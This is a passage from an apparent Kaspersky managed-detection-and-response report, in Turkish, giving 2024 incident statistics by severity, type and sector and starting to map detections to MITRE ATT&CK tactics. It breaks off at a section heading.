
Şekil 8

Olayların ilgili uyarı sayısına göre dağılımı



Şekil 9

Olayların önem derecesine göre dağılımı ve ilgili uyarıların sayısı



Olayların yaklaşık olarak %76'sı **tek bir uyarıya dayalı olarak tespit edilmişti**. İlgili başka bir uyarı oluşturulmadıysa bir saldırı başarıyla durdurulmuş olarak görüldü. Bu kategori aynı zamanda net müdahale senaryoları olan tipik olayları içerir. Kritik olaylar %3'ten az bir orana sahipken, büyük çoğunluğu orta (%69) ve düşük (%29) seviyede olaylardı.

Olayların yaklaşık olarak %22'si **2-10 uyarıya dayalı olarak tespit edilmiştir**. Tespiti atlatmayı zorlaştırmak için, aynı tehdit için farklı uyarılar oluşturmak adına bir dizi teknoloji kullanıyoruz. Örneğin, bir aracın kullanımı kendi davranışı ile ve tehdit ikilisine bağlı olarak EPP tarafından eş zamanlı olarak tespit edilebilir. MDR tarafında, tespit belirli komut satırlarına ve belirli kayıt bölümlerine erişimin tespitine dayalı olabilir. Bu kategori, ilk uyarıdan sonra otomatik olarak çözülmemiş olayları yansıtmaktadır: burada ya bir kişi müdahaleye dahil olmuştur ya da ilgili ilk uyarı yanlış sınıflandırılmıştır.

Olayların yaklaşık %2'si **10'dan fazla uyarı içermektedir**. Bu durumlar genellikle yanıtın müşteri tarafından reddedildiği ya da etkisiz olduğu durumlarda ortaya çıkar. Yanıt öncesinde araştırma yapılmasını gerekli kılan yeni bir hedefli saldırı veya müşterinin aktif karşı önlemler olmaksızın bir saldırının izlenmesini talep ettiği senaryolar (siber uygulamalar senaryosu) bu konuda verilebilecek örnekler arasında yer alır. Burada yüksek şiddetli olayların payı %32'yi aşarak en yüksek seviyededir. Bu kategorideki düşük şiddetli olayların yaklaşık %8'i MDR kullanıcıları tarafından düşük öncelikli yanıt aksiyonlarının varlığı ile açıklanabilir, bu kullanıcılar için ya olayın kritik olmayan özelliği veya dahili sebepler dolayısıyla uygulanmamıştır. Bu eylemsizlikler ileri saldırı gelişimine yol açmazken, MDR altyapısı rapor edilen olaylar ile bağlantılı ilgili uyarıları almaya devam eder.




Yüksek şiddetli olayların özellikleri

Yüksek şiddetli olayların ana nedenleri


Şekil 10

Türlerine göre kritik olayların sayısı



Şekil 11

Türüne göre kritik olayların gözlemlendiği şirket sayısı



Hedefli saldırılar

Siber tatbikatlar

Kötü amaçlı yazılım

Ciddi dahili güvenlik ilkesi ihlali

Hedefli saldırıların eserleri

Sosyal mühendislik

Kritik güvenlik açığı

İçeriden kişiler

Hizmeti Engelleme saldırısı

2024 yılında, Kaspersky müşterilerin dörtte birinde insan kaynaklı saldırılar (APT'ler) tespit etti. Bu saldırılar tüm yüksek şiddetli olayların %43'ünden fazlasını oluşturmaktadır. Siber uygulamalar sebebiyle oluşan ve müşterilerin onayladığı insan kaynaklı saldırılar olayların %17'sinden fazlasını oluşturdu ve müşterilerin %17'sinden fazlasında görüldü. Olayların yaklaşık olarak %12'si ciddi güvenlik ilkesi ihlallerinden oluşuyordu ve müşterilerin %18'inden fazlası bu olayların olduğunu bildirdi. Zararlı yazılımlarla ilgili olaylar 2024'te üçüncü sırada yer alırken, bu yüksek şiddetli olayların %12'den biraz fazlası müşterilerin %16'sından daha azı tarafından rapor edilmiştir.

Olayların %8'inden fazlası tespit zamanında artık aktif olmayan geçmişte yaşanmış insan kaynaklı saldırılardan kaynaklı eserlerin tespiti ile ilgiliydi, bu saldırılar müşterilerin %10'undan daha azını etkiledi. Güvenlik açığı tespiti MDR için temel bir odak noktası olmasa da, teknik yetenekler mevcuttur. Bu tür yüksek şiddetli olayların %1'inden fazlası müşterilerin %3'ünden daha azı tarafından tanımlandı. Meşru kullanıcılar tarafından belirtilen şüpheli eylemler varsayılan olarak güvenlik ilkesi ihlali şeklinde sınıflandırılır. Müşteriler tarafından kasıtlı olarak kötü amaçlı olduğu teyit edilirse, bu olaylar içeriden birilerinin faaliyetleri olarak yeniden sınıflandırılır. Bu çok nadir senaryo, %2'den daha az altyapıdaki yüksek şiddetli olayların %1'inden daha azını oluşturmuştur.




Sektöre göre yüksek önem derecesine sahip olayların sayısı

Aşağıdaki grafik, yüksek şiddetli olayların tür ve sektöre göre dağılımını göstermektedir.

Şekil 12

Tür ve sektöre göre yüksek şiddetli olayların sayısı



İstatistiklerden aşağıdaki sonuçlar çıkarılabilir:

- İnsan kaynaklı saldırılar telekom sektörü hariç olmak üzere tüm sektörlerde gözlemlenmiştir. BT ve kamu sektörleri sırasıyla %14,7 ve %13,8 ile başı çekmektedir.
- Tüm olay türleri, 2024 yılında toplam yüksek şiddetli olay sayısı bakımından üçüncü sırada yer alan sanayi sektöründe gözlemlenmiştir. Tespit edilen DoS saldırılarının %0,17'si buna dahildir.
- Finans sektörü toplam yüksek şiddetli olaylarda dördüncü sırada yer almıştır ve bu sektör tüm MDR olay türlerinden etkilenmiştir.
- Güvenlik değerlendirmeleri popüler bir uygulama olmaya devam etmektedir ve bu tür olaylar eğitim ve sağlık hariç olmak üzere tüm ekonomik sektörlerde gözlemlenmiştir.
- Zararlı yazılımlarla ilgili yüksek şiddetli olaylar genellikle finans (%2,6), sanayi (%2,3) ve BT (%1,6) sektörlerinde gözlemlenmiştir.

- Önceki APT saldırılarının eserlerini içeren olaylar, aktif insan kaynaklı saldırıların dağılımını yansıtmaktadır. Geliştirme ve eğitim sektöründe, aktif insan kaynaklı saldırılar tespit edilmiştir ancak geçmişte yaşanan saldırıların eserlerini içeren hiçbir olay rapor edilmemiştir.
- Eğitim ve kitle iletişim araçları haricindeki tüm sektörlerde iç güvenlik ilkesine yönelik ciddi ihlaller gözlemlenmiştir. BT (%2,8), sanayi (%2,3) ve finans (%1,6) sektörleri en çok etkilenen sektörler olmuştur. Onaylanmış olan içerden zararlı yazılım eylemleri finans, gıda, kamu ve sanayi sektörlerinde gözlemlenmiştir.
- Daha fazla gelişmeye yol açan başarılı sosyal mühendislik saldırıları, toplam yüksek şiddetli olay sayısında altıncı sırada yer almıştır. Sanayi (%1,2) ve kamu (%1,1) sektörleri en çok etkilenen sektörler olmuştur.
- 2024'te sanayi, ulaştırma, gıda ve sağlık sektörlerinde kritik güvenlik açıklarıyla ilgili olaylar raporlanmıştır.




Yüksek şiddetli olaylarla karşılaşmış olan kuruluşlarının sayısı

Aşağıdaki grafik sektöre göre dağıtılmış olan belirli bir türdeki tespit edilen yüksek şiddetli olayları yaşamış olan MDR müşterilerinin toplam sayısının yüzdesini göstermektedir. Bu grafik, tüm müşterilerden gelen genel resmi analiz etmek için kullanışlıdır.

Şekil 13

Sektöre göre yüksek şiddetli olayları yaşayan MDR müşterilerinin sayısı




Daha önceki gözlemlere ek olarak, diyagramdan aşağıdaki sonuçlar çıkarılabilir:

- ◆ Tüm sektörlerde yüksek şiddetli olaylar gözlemlenmiştir.
- ◆ İnsan kaynaklı saldırılara hedef olan şirketlerin en yüksek yüzdesi sanayi (%9,3) ve kamu (%10,7) sektörlerine aittir.
- ◆ Ciddi güvenlik ilkesi ihlalleri, etkilenen kuruluşlarının sayısı bakımından ikinci sırada yer aldı. Bu tür olaylar Kaspersky tarafından izlenen neredeyse tüm kuruluşlarda görülürken, BT (%7,9), sanayi (%7,1) ve finans (%5,7) sektörleri bu konuda başı çekmektedir.
- ◆ Zararlı yazılım saldırıları sanayi (%6,4) ve finans (%5,7) sektörlerindeki girişimlerde en sık görülen saldırılardır.
- ◆ Finans (%8,6) ve sanayi (%7,1) sektörleri siber tatbikatlarla ilgili en yüksek sayıda olayın yaşandığı sektörlerdir.

Saldırıya uğrayan kuruluşların sayısını sektörler arasında ve bir sektör içinde karşılaştırmak için aşağıdaki grafiği göz önünde bulundurun. Yüzdelere, ilgili olay türünü içeren kuruluşların belirli bir sektördeki toplam kuruluş sayısına oranını temsil etmektedir.

Şekil 14

Sektörler arasında ve bir sektör içinde saldırıya uğrayan kuruluş sayısı



Bu görselleştirmedeki önemli noktalar:

- Eğitim sektöründe, gözlemlenen tek türdeki yüksek şiddetli olaylar insan kaynaklı saldırılardır. Dahası, kamu kuruluşlarının %83'ünde, ulaşım ve gıda sektörlerindeki kuruluşlarının %75'inde ve geliştirme, sağlık ve perakende sektörlerindeki kuruluşlarının yarısında APT olayları rapor edilmiştir.
- Telekom sektöründeki tüm kuruluşlarda ve BT kuruluşlarının %79'unda güvenlik ihlalleri rapor edilmiştir.
- Sanayi sektöründeki kuruluşların yarısında DoS saldırıları rapor edilmiştir.
- Siber güvenlik uygulamaları özellikle kitle iletişim sektöründe (kuruluşların üçte ikisi), finans sektöründe (%55) ve geliştirme sektöründe (%50) yaygındır.
- Önceki insan kaynaklı saldırıların izleri finans kuruluşlarında %32, kitle iletişim kuruluşlarında %33 ve gıda ve taşımacılık sektörlerindeki kuruluşlarında %25 oranlarında belirlendi.
- Başarılı sosyal mühendislik saldırıları geliştirme kuruluşlarının %50'sini, kitle iletişim kuruluşlarının %33'ünü ve ulaşım kuruluşlarının %25'ini etkilemiştir.




Tespit teknolojileri. Düşman taktikleri, teknikleri ve prosedürleri

MDR farklı saldırı aşamalarında olayların tespit edilmesini sağlar. Olayların çoğunluğu bir saldırının (MITRE ATT&CK® taktiklerinde özetlendiği gibi) tüm aşamalarında ilerleme kaydederken aşağıdaki diyagram her bir olay için uyarılarla ilişkili en erken taktikleri vurgulamaktadır.

Şekil 15

Saldırganların taktikleri



Olayları tespit etmek için Kaspersky'nin kullandığı karşı taktikler:

**TA0043:
Keşif**

Bu aşamada tespit edilen olaylar çoğunlukla çeşitli tarama türleriyle ilgilidir. Bu olayların şiddeti taramanın amaçlarına bağlıdır. Yüksek şiddetli olarak sınıflandırılan olaylar, genellikle ileri saldırı gelişimine yol açan başarılı mızraklı kimlik avı ile ilişkilidir. Bilinen APT kampanyalarıyla ilgili olaylar da bu aşamada gözlemlenmektedir.

**TA0042:
Kaynak Geliştirme**

Bu taktik ile ilgili olan olaylar yerine getirme konusunda işaretler olmadığında bile birincil olarak zararlı yazılım veya istenmeyen yazılım tespiti ile ilgilidir. Bu tür olayların şiddeti tespit eden aracın sınıflandırması ile belirlenir.

**TA0001:
İlk Erişim**

Bu aşamada tespit edilen olayların büyük çoğunluğu orta şiddet olarak sınırlanan kötü amaçlı nesnelerin çeşitli türlerini içeren kimlik avı e-postaları içerir. Yüksek şiddetli olaylar ileri saldırı gelişimi ve bilinen hedefli saldırılar ile ilgili aktivitelere yol açan uzak hizmet tehlikeleri ve sosyal mühendislik saldırıları almaktadır. Düşük şiddetli olaylar genellikle rapor edilmiş ancak başarılı otomatik düzeltme sebebiyle herhangi bir etkiye yol açmayan ve kullanıcılar tarafından tıklanan kimlik avı denemeleridir.

**TA0002:
